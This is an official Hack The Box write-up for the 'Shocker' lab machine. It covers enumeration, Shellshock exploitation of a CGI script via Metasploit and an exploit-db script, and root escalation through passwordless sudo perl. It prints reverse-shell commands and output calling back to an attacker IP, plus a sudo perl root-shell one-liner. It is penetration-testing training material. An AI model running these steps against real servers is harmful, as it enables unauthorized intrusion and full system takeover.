



Hack The Box  
PEN-TESTING LABS



# Shocker

3<sup>rd</sup> October 2017 / Document No D17.100.01

Prepared By: Alexander Reid (Arrexel)

Machine Author: mrb3n

Difficulty: **Easy**

Classification: Official



## SYNOPSIS

Shocker, while fairly simple overall, demonstrates the severity of the renowned Shellshock exploit, which affected millions of public-facing servers.

### Skills Required


- Basic knowledge of Linux
- Enumerating ports and services

### Skills Learned

- Exploiting shellshock
- Exploiting NOPASSWD

## Enumeration


### Nmap



An Nmap scan reveals two services, Apache and OpenSSH. OpenSSH is hosted on a non-standard port, however its use does not come into play during exploitation.

## Dirbuster

Using the Dirbuster lowercase medium directory list produces the following results when fuzzing for directories and PHP files.




http://10.10.10.56:80/

Scan Information | Results - List View: Dirs: 0 Files: 0 | Results - Tree View | Errors: 0

| Directory Structure | Response Code | Response Size |
|---------------------|---------------|---------------|
| /                   | 200           | 395           |
| cgi-bin             | 403           | 466           |
| icons               | 403           | 464           |

Due to the limited results, and inferring from the name of the Machine, it is fairly safe to assume at this point that the entry method will be through a script in **/cgi-bin/** using the Shellshock exploit. Fuzzing for the extensions **cgi, sh, pl, py** get us the following results.



http://10.10.10.56:80/cgi-bin/

Scan Information | Results - List View: Dirs: 0 Files: 1 | Results - Tree View | Errors: 0

| Directory Structure | Response Code | Response Size |
|---------------------|---------------|---------------|
| /                   | ???           | ???           |
| cgi-bin             | ???           | ???           |
| user.sh             | 200           | 141           |



## Exploitation

With the discovered **user.sh** script, and due to the lack of another attack surface, it is quite clear at this point that the exploit will be shellshock (Apache mod\_cgi). There is a Metasploit module for this specific vulnerability, as well as a Proof of Concept on exploit-db.

## Metasploit

Module: exploit/multi/http/apache\_mod\_cgi\_bash\_env\_exec

To run the Metasploit module, the only options that need to be set are **RHOST** and **TARGETURI**. The URI in this case will be **/cgi-bin/user.sh**. After the exploit has run, we have basic user permissions and access to the user flag at **/home/shelly/user.txt**

```
root@kali: ~
File Edit View Search Terminal Help
efault is random)
  VHOST                no          HTTP server virtual host

Exploit target:

  Id  Name
  --  ---
  0   Linux x86

msf exploit(apache_mod_cgi_bash_env_exec) > set rhost 10.10.10.56
rhost => 10.10.10.56
msf exploit(apache_mod_cgi_bash_env_exec) > set targeturi /cgi-bin/user.sh
targeturi => /cgi-bin/user.sh
msf exploit(apache_mod_cgi_bash_env_exec) > run

[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Command Stager progress - 100.46% done (1097/1092 bytes)
[*] Sending stage (826872 bytes) to 10.10.10.56
[*] Meterpreter session 4 opened (10.10.14.5:4444 -> 10.10.10.56:45004) at 2017-10-03 15:26:27 -0400

meterpreter > |
```



## Manual Exploitation

Proof of Concept: <https://exploit-db.com/exploits/34900/>

The above PoC is written in Python and requires no modification for successful exploitation. In this case, the proper syntax would be **./shellshock.py payload=reverse rhost=10.10.10.56**

**lhost=<LAB IP> lport=<port> pages=/cgi-bin/user.sh**


After firing the exploit, a shell is immediately presented with user-level permissions. The flag is accessible at **/home/shelly/user.txt**

```
root@kali: ~/Desktop/writeups/shocker
File Edit View Search Terminal Help
root@kali:~/Desktop/writeups/shocker# ./shellshock.py payload=reverse rhost=10.10.10.56 lhost=10.10.14.5 lport=12345 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56> id
uid=1000(shelly) gid=1000(shelly) groups=1000(shelly),4(adm),24(cdrom),30(dip),46(plugdev),110(lxd),115(lpadmin),116(sambashare)
10.10.10.56> |
```

## Privilege Escalation

LinEnum: <https://github.com/rebootuser/LinEnum>

Running LinEnum presents a large amount of data to go over. One thing that stands out fairly quickly is that there is no password required to execute **sudo /usr/bin/perl**. Exploitation of this is trivial, and there are many ways from here to obtain the root flag. To quickly gain a root shell, the following command will suffice: **sudo /usr/bin/perl -e 'exec "/bin/sh"'**



```
root@kali: ~/Desktop/writeups/shocker
File Edit View Search Terminal Help
root@kali:~/Desktop/writeups/shocker# ./shellshock.py payload=reverse rhost=10.1
0.10.56 lhost=10.10.14.5 lport=12347 pages=/cgi-bin/user.sh
[!] Started reverse shell handler
[-] Trying exploit on : /cgi-bin/user.sh
[!] Successfully exploited
[!] Incoming connection from 10.10.10.56
10.10.10.56> sudo /usr/bin/perl -e 'exec "/bin/sh"'
10.10.10.56> id
uid=0(root) gid=0(root) groups=0(root)
10.10.10.56>
```

The root flag can be retrieved from **/root/root.txt**.